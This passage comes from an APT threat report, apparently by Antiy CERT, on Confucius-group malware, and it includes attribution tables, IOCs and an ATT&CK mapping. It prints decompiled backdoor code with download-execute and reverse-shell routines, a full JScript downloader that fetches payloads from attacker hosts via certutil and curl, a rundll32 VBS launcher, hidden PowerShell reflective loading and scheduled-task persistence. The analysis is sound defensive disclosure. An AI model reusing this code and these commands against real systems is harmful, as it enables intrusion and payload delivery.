    sub_10009B40((int)v159, v112);
    LOBYTE(v195) = 34;
    if ( !sub_1000C330(v159, "DWNL") && !sub_1000C330(v159, "DWNE") )// 判断二级指令
    {
      v131 = v159;
      goto LABEL_322;
    }
    v113 = strtok(0, ",");
    sub_10009B40((int)v150, v113);
    LOBYTE(v195) = 35;
    v114 = sub_10009880(v150);
    v115 = sub_10016178((int)v114);
    v116 = strtok(0, ",");
    sub_10009B40((int)Src, v116);
    LOBYTE(v195) = 36;
    sub_1000974B(Src, (int)lpCmdLine, 0, v178 - 1);
    LOBYTE(v195) = 37;
    v118 = sub_10009780((char *)Src, "\\", v117);
    sub_1000974B(Src, (int)FileName, 0, v118 + 1);
    LOBYTE(v195) = 38;
    sub_1000C540(Block, (LPCCH)FileName);
    v119 = !sub_10002980((const WCHAR *)Block);
    sub_100020D0((_DWORD **)Block);
    if ( v119 )
    {
      sub_1000C540(Block, (LPCCH)FileName);
      LOBYTE(v195) = 39;
      sub_100026D0((LPCWSTR)Block);
      LOBYTE(v195) = 38;
      sub_100020D0((_DWORD **)Block);
    }
    v120 = (const char *)sub_10009880(lpCmdLine);// 要写入的文件名
    v121 = fopen(v120, "wb");
    if ( v121 )
    {
      if ( v115 > 0 )
      {
        do
        {
          v181 = 0;
          recv(s, &v181, 1, 0);          // 从C2接收数据
          fwrite(&v181, 1u, 1u, v121);   // 写入数据
          --v115;
        }
        while ( v115 );
      }
      fclose(v121);
      v36 = s;
    }
    else
    {
      sub_10009B40((int)Block, "FNWR");
      v36 = s;
      LOBYTE(v195) = 40;
      sub_10002BA0((int)Block, s, 1);    // 回传标识
      LOBYTE(v195) = 38;
      sub_100099A0(Block);
    }
    sub_1000C540(Block, (LPCCH)lpCmdLine);
    v122 = sub_10002980((const WCHAR *)Block);
    sub_100020D0((_DWORD **)Block);
    if ( v122 )
    {
      if ( sub_1000C330(v159, "DWNE") )  // 判断二级指令
      {
        sub_10009EC0(Block, (int)lpCmdLine);
        LOBYTE(v195) = 41;
        v123 = (const CHAR *)sub_10009880(Block);
        if ( WinExec(v123, 5u) )         // 执行可执行文件
        {
          sub_10009B40((int)v156, "DnEx");// 执行成功
          LOBYTE(v195) = 42;
        }
        else
        {
          sub_10009B40((int)v156, "ExeF");// 执行失败
          LOBYTE(v195) = 43;
        }
        sub_10002BA0((int)v156, v36, 1);  // 回传标识
        sub_100099A0(v156);
        v124 = Block;
      }
      else
      {
        sub_10009B40((int)Block, "JuDo"); // JustDownload，只是下载
        LOBYTE(v195) = 44;
        sub_10002BA0((int)Block, v36, 1); // 回传标识
        v124 = Block;
      }
    }
    else
    {
      sub_10009B40((int)v156, "DowF");   // 下载失败
      LOBYTE(v195) = 45;
      sub_10002BA0((int)v156, v36, 1);    // 回传标识
      v124 = v156;
    }
```

Figure 3-59 Download files and execution files 3-59

```
if ( sub_1000C330(v172, "ReSh") )           // 判断一级指令是否为ReSh
{
  memset(String, 0, sizeof(String));
  if ( !v38(v36, String, 1024, 0) )         // 接收
    goto LABEL_293;
  strtok(String, ",");
  v104 = strtok(0, ",");
  sub_10009B40((int)v159, v104);
  LOBYTE(v195) = 29;
  v105 = strtok(0, ",");
  sub_10009B40((int)lpCmdLine, v105);
  LOBYTE(v195) = 30;
  v106 = (char **)sub_10009740(lpCmdLine, (int)Src, 0, v183 - 1);
  sub_10009A10((char **)lpCmdLine, v106);
  sub_100099A0(Src);
  WSAStartup(0x202u, &WSAData);
  v107 = (void *)WSASocketA(2, 1, 6, 0, 0, 0);
  name.sa_family = 2;
  v108 = (const char *)sub_10009880(v159);
  *(_DWORD *)&name.sa_data[2] = inet_addr(v108);
  v109 = sub_10009880(lpCmdLine);
  v110 = sub_1001617B((int)v109);
  *(_WORD *)name.sa_data = htons(v110);
  if ( WSAConnect((SOCKET)v107, &name, 16, 0, 0, 0, 0) == -1 )
  {
    closesocket((SOCKET)v107);
    WSACleanup();
    sub_10009B40((int)Src, "UC");
    LOBYTE(v195) = 31;
  }
  else
  {
    memset(v185, 0, sizeof(v185));
    if ( v38((SOCKET)v107, v185, 1024, 0) <= 0 )// 接收
    {
      sub_10009B40((int)Src, "BC");
      LOBYTE(v195) = 32;
      sub_10002BA0((int)Src, v36, 1);       // 回传标识
      closesocket((SOCKET)v107);
      WSACleanup();
      goto LABEL_269;
    }
    *(_DWORD *)CommandLine = 2125774259;
    v111 = CommandLine;
    v194 = 11913397;
    do
      *v111++ -= 80;
    while ( *v111 );
    memset(&StartupInfo, 0, sizeof(StartupInfo));
    StartupInfo.cb = 68;
    StartupInfo.dwFlags = 257;
    StartupInfo.hStdError = v107;
    StartupInfo.hStdOutput = v107;
    StartupInfo.hStdInput = v107;
    CreateProcessA(
      0,
      CommandLine,
      0,
      0,
      1,
      0,
      0,
      0,
      &StartupInfo,
      (LPPROCESS_INFORMATION)&ProcessInformation.hThread);
    WaitForSingleObject(ProcessInformation.hThread, 0xFFFFFFFF);
    CloseHandle(ProcessInformation.hThread);
    CloseHandle((HANDLE)ProcessInformation.dwProcessId);
    closesocket((SOCKET)v107);
    WSACleanup();
    sub_10009B40((int)Src, "Hi");
    LOBYTE(v195) = 33;
  }
  sub_10002BA0((int)Src, v36, 1);           // 回传标识
```

Figure 3-60 Shell bounce 3-60

3.2.4 Downloader component

Jscript is a scripting language specifically designed for use in Web pages by Microsoft. It adheres to the ECMAScript standard and is primarily a Microsoft language corresponding to Netscape's early and widely used JavaScript. Like many other programming languages, Microsoft JScript is written as text and is organized into statements, blocks of related sets of statements, and annotations.

The attacker uses the download component written by JScript language to implant C + + launcher Trojan horse, VBS script and synthetic theft component into the target machine.

The complete implementation process is shown as follows:




Figure 3-61 JScript downloader execution flow 3-61

Table 3-9 JScript download Trojan 3-8

Virus name	Trojan [Downloader] / JScripts.Agent
Original file name	157720846
Md5	157c6e86d68d98f777d37c3753322f69
File size	2.41 KB (2,474 bytes)
Explain the language	Jscript
Vt First Upload Time	2022-04-08 16: 09: 11 + 00: 00
Vt test result	10 / 58

The JScript download Trojan will identify the host computer system version according to the browser kernel information, and then execute different commands according to different systems.

If that system version is Window 7, that is, the browser kernel is Window NT 6.1, Download the subsequent attack payload (a C + + launcher Trojan, a C # download Trojan, a VBS script, a file named "ZeroToleranceMonth.jpg") by using the command line tool CMD and the system tool Certutil. The ZeroToleranceMonth. jpg file appears to be a decoy image file), and a scheduled task named "calcure42" is created with the schtasks command.

When the system version is not Windows 7, the next attack payload is downloaded using the CMD command line tool with curl. exe, and a scheduled task named "WinEvent5" is created using the schtasks command.

```
<html>
<head>
<script language="jscript">
if (window.navigator.userAgent.indexOf("Windows NT 6.1")!= -1)
{

        var d = "cmd /c certutil -urlcache -split -f http://dumplings.ml/ZeroToleranceMonth.jpg c:/windows/tasks/dummy.txt";
    new ActiveXObject('WScript.Shell').Run(d,0,true);
        var d2 = "cmd /c certutil -urlcache -split -f http://dumplings.ml/Kewiuryjd.txt c:/ProgramData/JumbaCHREW.txt";
    new ActiveXObject('WScript.Shell').Run(d2,0,true);
        var e = "cmd /c certutil -urlcache -split -f  http://dumplings.ml/Jdsuifyiusdyf.txt
c:/windows/tasks/Jdsuifyiusdyf.txt";
    new ActiveXObject('WScript.Shell').Run(e,0,true);
        var f = "cmd /c certutil -urlcache -split -f http://185.203.119.42/uphta/z.vbs c:/windows/tasks/z.vbs";
    new ActiveXObject('WScript.Shell').Run(f,0,true);

        var y= 'cmd.exe /c notepad.exe "C:Windows\\Tasks\\ZeroToleranceMonth.jpg" & schtasks /create /sc minute /mo 5 /tn
"calcure42" /tr C:\\Windows\\Tasks\\z.vbs';
    new ActiveXObject('WScript.Shell').Run(y,0,true);

}
else
{
if (window.navigator.userAgent.indexOf("WOW64") != -1 ||
      window.navigator.userAgent.indexOf("Win64") != -1 ){
var c= 'cmd.exe /k curl.exe --output "C:\\Windows\\Tasks\\ZeroToleranceMonth.jpg" --url http://dumplings.ml/ZeroToleranceMonth.jpg &
C:\\Windows\\Tasks\\ZeroToleranceMonth.jpg & curl.exe --output "C:\\ProgramData\\JumbaCHREW.txt" --url
http://dumplings.ml/Kewiuryjd.txt & curl.exe --output "C:\\Windows\\Tasks\\Jdsuifyiusdyf.txt" --url
http://dumplings.ml/Jdsuifyiusdyf.txt & curl.exe --output "c:\\windows\\tasks\\z.vbs" --url http://185.203.119.42/uphta/z.vbs &
schtasks /create /sc minute /mo 1 /tn "WinEvent5" /tr "c:\\windows\\tasks\\z.vbs"';
        new ActiveXObject('WScript.Shell').Run(c,0,true);
    }
        else{
var c= 'cmd.exe /k curl.exe --output "C:\\Windows\\Tasks\\ZeroToleranceMonth.jpg" --url http://dumplings.ml/ZeroToleranceMonth.jpg &
C:\\Windows\\Tasks\\ZeroToleranceMonth.jpg & curl.exe --output "C:\\ProgramData\\JumbaCHREW.txt" --url
http://dumplings.ml/Kewiuryjd.txt & curl.exe --output "C:\\Windows\\Tasks\\Jdsuifyiusdyf.txt" --url
http://dumplings.ml/Jdsuifyiusdyf.txt & curl.exe --output "c:\\windows\\tasks\\z.vbs" --url http://185.203.119.42/uphta/z.vbs &
schtasks /create /sc minute /mo 1 /tn "WinEvent5" /tr "c:\\windows\\tasks\\z.vbs"';
        new ActiveXObject("WScript.Shell").Run(c,0,true);
        }


}
</script>
</head>
<body>
<script>self.close();</script>
</body>
</html>
```

Figure 3-62 JScript download Trojan62

The function of the downloaded VBS script is to run the C + + launcher Trojan horse using the system tool Rundll32.

```
Set WshShell = WScript.CreateObject ("WScript.Shell")
Set colProcessList = GetObject("Winmgmts:").ExecQuery ("Select * from Win32_Process")
For Each objProcess in colProcessList
If objProcess.name = "rundll32.exe" then
vFound = True
End if
Next
If vFound = False then
Set WshShell = WScript.CreateObject("WScript.Shell")
WshShell.Run "cmd.exe /k ""C:\Windows\System32\rundll32.exe   C:\Windows\Tasks\Jdsuifyiusdyf.txt skjdhfhksf",0,false
End If
```

Figure 3-63 z.vbs 3-63

Table 3-10 C + + Starter Trojan

Virus name	Trojan / Win32.Agent
Original file name	Jdsuifyiusdyf.txt
Md5	E05af60fbb3ec9110acbf38cd1071f52
Processor architecture	Intel 386 or later, and compatibles
File size	111 KB (114,176 bytes)
File format	Win32 DLL
Time stamp	2022-04-01 12: 51: 45 + 00: 00
Digital signature	None
Shell type	None
Compiled Language	Microsoft Visual C + + v. 7.10-14.27

The main function of the downloaded C + + launcher Trojan horse is to create a scheduled task named "Daily Trigger Test Task," and execute the Stage 3 C # download Trojan horse by using PowerShell every 15 minutes.

```
psz[4] = 0;
v84 = 7;
LOWORD(psz[0]) = 0;
sub_10002100(psz, L"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe", 57);
v88 = 0;
v86 = 0;
v87 = 7;
LOWORD(v85[0]) = 0;
sub_10002100(
  v85,
  L" -windowstyle hidden -C $dshfks = \"\"\"C:\\ProgramData\\JumbaCHREW.txt\"\"\";echo fhgfhffhfh;[Reflection.Assembly]:"
  ":LoadFile($dshfks);echo fhgfhffhfh;$banana = New-Object RioucXkjdiEjkhd.Class1;echo fhgfhffhfh;$banana.Nskjdhfkjsdh"
  "f();echo fhgfhffhfh;\"",
  244);
LOBYTE(v88) = 1;
ppv = 0;
v3 = CoCreateInstance(&rclsid, 0, 1u, &riid, &ppv);
if ( v3 < 0 )
{
  sub_10001020("Failed to create an instance of ITaskService: %x", v3);
  CoUninitialize();
  v4 = 1;
  goto LABEL_179;
}
```

Figure 3-64 Commands to be executed for the scheduled task 3-64

```
if ( (int)v10 < 0 )
{
  sub_10001020("Cannot get Root Folder pointer: %x", v10);
  v6 = ppv;
  goto LABEL_177;
}
v11 = (int **)sub_100011B0((OLECHAR *)L"Daily Trigger Test Task");
LOBYTE(v88) = 8;
```

Figure 3-65 Name of the scheduled task 3-65

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Author>Author Name</Author>
  </RegistrationInfo>
  <Triggers>
    <CalendarTrigger id="Trigger1">
      <Repetition>
        <Interval>PT15M</Interval>
        <Duration>P10D</Duration>
        <StopAtDurationEnd>false</StopAtDurationEnd>
      </Repetition>
      <StartBoundary>2005-01-01T12:05:00</StartBoundary>
      <EndBoundary>2199-05-02T12:05:00</EndBoundary>
      <Enabled>true</Enabled>
      <ScheduleByDay>
        <DaysInterval>1</DaysInterval>
      </ScheduleByDay>
    </CalendarTrigger>
  </Triggers>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>false</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Command>
      <Arguments>-windowstyle hidden -C $dshfks = """C:\ProgramData\JumbaCHREW.txt""";echo
      fhgfhffhfh;[Reflection.Assembly]::LoadFile($dshfks);echo fhgfhffhfh;$banana = New-Object
      RioucXkjdiEjkhd.Class1;echo fhgfhffhfh;$banana.Nskjdhfkjsdhf();echo fhgfhffhfh;"</Arguments>
    </Exec>
  </Actions>
  <Principals>
    <Principal id="Author">
      <UserId>                    </UserId>
      <LogonType>InteractiveToken</LogonType>
      <RunLevel>LeastPrivilege</RunLevel>
    </Principal>
  </Principals>
</Task>
```

Figure 3-66 Scheduled Task Files for Tasks 3-66

4 Connected attribution

Antiy CERT analyzes the captured samples by Antiy Cyber-brain association subsystem and finds that the C + + backdoor Trojan horse captured this time can be associated with many past attacks by attackers.




Figure 4-1 Correlation Diagram 4-1

When we analyze the attack activity samples, we find that there are many samples which are DeMnu confusors of Confucius organization. The DeMnu obfuscator was first disclosed in the report "Operation Tipu: Retaliatory Directed Attacks from the South Asian APT" (5), published by TomoShang Qianxin in September 2020. "Moloch" is an alternative name for the organization Confucius.[5]

The Confucius organization mainly uses the DeMnu obfuscator to load its unique loader program Polyloader, and then uses the Polyloader to decrypt and load the open source remote control Trojan AsyncRat.

Figure 4-2 The decryption function used by the DeMnu obfuscator associated this time 4-2




Figure 4-3 Decryption functions used by the DeMnu obfuscator disclosed in the QIISON Report 4-3

At the same time, the malicious load mount links used by the attacker in the past attack activities are highly similar to the malicious load mount links used by Confucius in the past attack activities.

Table 4-1 Malicious load mount link comparison 4-1

The associated attack activity	Confecius' attack activities in the past
Http: / / wordupdate.net / micro / upload	Http: / / wordupdate.com / refresh / content
Http: / / webinstaller.online / office / updates	Http: / / wordupdate.com / present / update
Https: / / webinstaller.online / temp / KB4783	Http: / / the-moonlight.96.lt / folloup / update / KB756324
Http: / / release.wordupdate.net / object / encode	Http: / / recent.wordupdate.com / cloud / sync / upgrade

Based on the above information, Antiy CERT determines that this attack belongs to Confucius organization.

5 Links to the SideWinder organization

In that association analysis of the attack activity, a sample of malicious shortcut named "WhatsApp. Jpeg. lnk" was associate through the super brain threat intelligence analysis sub-system of Antease. The malicious shortcut sample uses the system tool MSHTA to load and execute the remote HTA script, but because the remote HTA script link has failed, the specific function of the HTA script cannot be known.

Table 5-1 Example of malicious shortcut 5-1

Virus name	Trojan [Downloader] / Win32.Agent .LNK
Original file name	Whatsapp .jpeg. lnk
Md5	931a598836097496f21443ae864d160b
File size	2.07 KB (2,121 bytes)
File format	Windows shortcut
Creation time	2021-01-02 03: 07: 30 + 00: 00
Modification time	2021-01-02 03: 07: 30 + 00: 00
Vt Upload Time	2022-02-03 15: 21: 42 + 00: 00
Machine ID	User-pc

Figure 5-1: Whatsapp .jpeg. lnk 5-1

Subsequently, a group of malicious shortcut samples used by the attacker for testing are linked through the Antiy Cyber Super Brain Threat Intelligence Analysis Subsystem, and the test samples are all submitted to the VirusTotal platform by the same uploader.

By analyzing the test samples, it can be found that the attacker started testing the samples of malicious shortcut in August 2021, and the early malicious shortcut mainly calls the MSHTA to execute the remote HTA script file through the CMD. In that lat stage, MSHTA is directly used to execute remote HTA script file.

Table 5-2 Test Samples for Attacker 5-2

Md5	File name	Machineid	Modification time	Vt Upload Time
5acf14897f3eff3d60aee7a76c4753d	Whatsapp .jpeg. lnk	User-pc	2021-01-02 03: 07: 30 + 00: 00	2021-11-04 19: 34: 46 + 00: 00
34a84fa5ef9e5f388d7fea9d9d91140fc5	Whatsapp .lnk	User-pc	2021-01-02 03: 07: 30 + 00: 00	2022-02-12 13: 09: 35 + 00: 00
62fe722b2bf323b318ba1d9c24fdec51	Whatsapp .lnk	Desktop-41oq5ea	2021-08-06 18: 52: 32 + 00: 00	2022-02-12 13: 10: 49 + 00: 00

Cc53e7aef38ac57499aeb0b1ed3909c9	Whatsapp .lnk	Desktop-41oq5ea	2021-08-06 18: 52: 32 + 00: 00	2022-02-12 13: 12: 28 + 00: 00
4d12c03ce1f90e329f28ca194abab826	Whatsapp .lnk	Desktop-41oq5ea	2021-08-06 18: 52: 32 + 00: 00	2022-02-12 13: 14: 29 + 00: 00

By comprehensively analyzing the samples of malicious shortcuts of Confucius organizations captured this time, It was found to overlap with the malicious LNK samples used by the SideWinder organization in "machine name," "creation time," "modification time," and "disk drive identifier," etc. In this case, that "disk drive identify" is unique as the disk identification of the machine that created the malicious shortcut file. So Antiy CERT speculates that there are shared tools between the SideWinder organization and the Confucius organization.

In fact, the major Indian APT organizations between the sharing of code, tools has been common. For example, the trend technology of foreign security vendors has repeatedly disclosed that there is a relationship between Confucius organization, Urpage organization and white elephant organization in terms of code sharing and asset sharing [6].[6]

Now, from the fact that Antiy CERT has found that there are shared tools between the SideWinder organization and Confucius organization, it can be seen that more and more Indian APT attack organizations will share tools and codes.

Table 5-3 Comparison of Malicious LNK Sample Metadata Used by Confecius Organization and SideWinder Organization 5-3

	The malicious LNK sample of Confucius captured this time	Malicious LNK samples used by the SideWinder organization
Md5	931a598836097496f21443ae864d160b	Dcfc26743d5e2897112626f67612067d
File name	Whatsapp .jpeg. lnk	Luckydrawaugust2021.pdf. lnk
Machine name	User-pc	User-pc
Local basic path	C:\ Windows\ System32\ hsmta.exe	C:\ Windows\ System32\ hsmta.exe
Relative path	.\.\.\.\.\ Windows\ System32\ mshta.exe	.\.\.\ Windows\ System32\ hsmta.exe
Command line parameters	Https: / / t7g5c.app.link / qweqw	Https: / / luckydraw.csd-pk.co.uk / 137 / 1 / 39 / 2 / 0 / 1812896830 / tFUCuCDhCs3bJtZyEgIY7JY0qsxlMpueTIPPHSV / files-0909d81c / hta
Creation time	2021-01-02 03: 07: 30 + 00: 00	2021-01-02 03: 07: 30 + 00: 00
Modification	2021-01-02 03: 07: 30 + 00: 00	2021-01-02 03: 07: 30 + 00: 00

time		
Visit time	2021-01-02 03: 07: 30 + 00: 00	2021-01-02 03: 07: 30 + 00: 00
Disk drive identifier	29ebe0d2-885f-4b6f-9277-80f9904dafe4	29ebe0d2-885f-4b6f-9277-80f9904dafe4

6 ATT&CK Mapping Graph from the Perspective of Threat Framework

This series of attacks involves 27 technical points in 12 phases of ATT & CK framework, and the specific behaviors are described in the following table:

Table 6-1 Description of technical behaviors of Confucius in organizing attack activities 6-1

ATT&CK phase	Specific behavior	Notes
Reconnaissance	Gathering information on the identities of the victims	Collect the account information of target mailboxes for the use of targeted mail delivery in subsequent phishing attacks
	Search for victim-owned websites	Search the official website of the target for subsequent phishing attacks to build fake website
Resource development	Access to infrastructure	The purchase server is used for phishing websites, mount servers, C2 servers, and the like
Initial access	Phishing	Deliver a spear phishing email to a target that carries a malicious link
Execution	Using command and script interpreters	Using PowerShell to load the malicious payload, using JScript language to write the download Trojan
	Utilization of planned tasks / jobs	Use Windows Task Scheduler to execute C # Trojan horse and C + + backdoor Trojan horse regularly
	Inducing the user to execute	Use a malicious macro document with enticing content to induce target execution
Persistence	Utilization of planned tasks / jobs	Use Windows Task Scheduler to execute C # Trojan horse and C + + backdoor Trojan horse regularly
	Use automatic startup to perform booting or logging	Use the registry run key to execute the C + + backdoor Trojan
Defensive evasion	Confusion of documents or information	Using a QuararRAT obfuscated by Eziriz. net Reactor obfuscator
	The binary proxy that executes the signature	Use the system tool Rundll32 to execute C + + backdoor Trojans, and use the system tool Mshta to execute malicious HTA files
Credential Access	Obtain credentials from the location where the password is stored	Use C # secret Trojan horse, C + + backdoor Trojan horse to steal target password file

	Input capture	Using a keystroke Trojan horse collects the target's keystrokes available for obtaining credentials
Findings	Discovery Process	Use the C + + backdoor Trojan to get information about the process that the target is currently running
	Find files and directories	Use C # secret Trojan horse, C + + backdoor Trojan horse to obtain target file and directory information
	Discover network shares	Use the C + + backdoor Trojan to get the target's shared folder and drive
	Query the registry	Using C + + Backdoor Trojan to Query Target Registry Information
	Discovery Software	Using C + + backdoor Trojan horse to obtain target installation software information
	Discovery of system information	Using C + + Backdoor Trojan Horse to Obtain Target System Information
	Discovery system network configuration	Using C + + Backdoor Trojan Horse to Obtain Network Configuration Information of Target System
Lateral movement	Horizontal transfer of documents or tools	It is assumed that the attacker will then use the penetration tool to move laterally within the intranet
Collection	Automatic collection	Use C # secret Trojan horse, C + + backdoor Trojan horse to automatically collect target file information
	Input capture	Using a keystroke - stealing Trojan horse collects the keystrokes of the host computer
	Collect removable media data	Use C # secret Trojan horse, C + + backdoor Trojan horse to collect target removable media data
Command and control	The application layer protocol is used	C # download Trojan horse, C # secret Trojan horse use application layer protocol such as HTTP / HTTPS
Data seeps out	Automatically seeps out data	Most of the tools for this activity are automatically transmitting stolen data to the outside
	Limit the size of the transmitted data	The use of C + + backdoor wooden horse upload files, each upload to limit the size of the file to 1 byte

The ATT&CK framework atlas of the behavioral technology points of Confucius organization related attack activities is shown in the following figure:

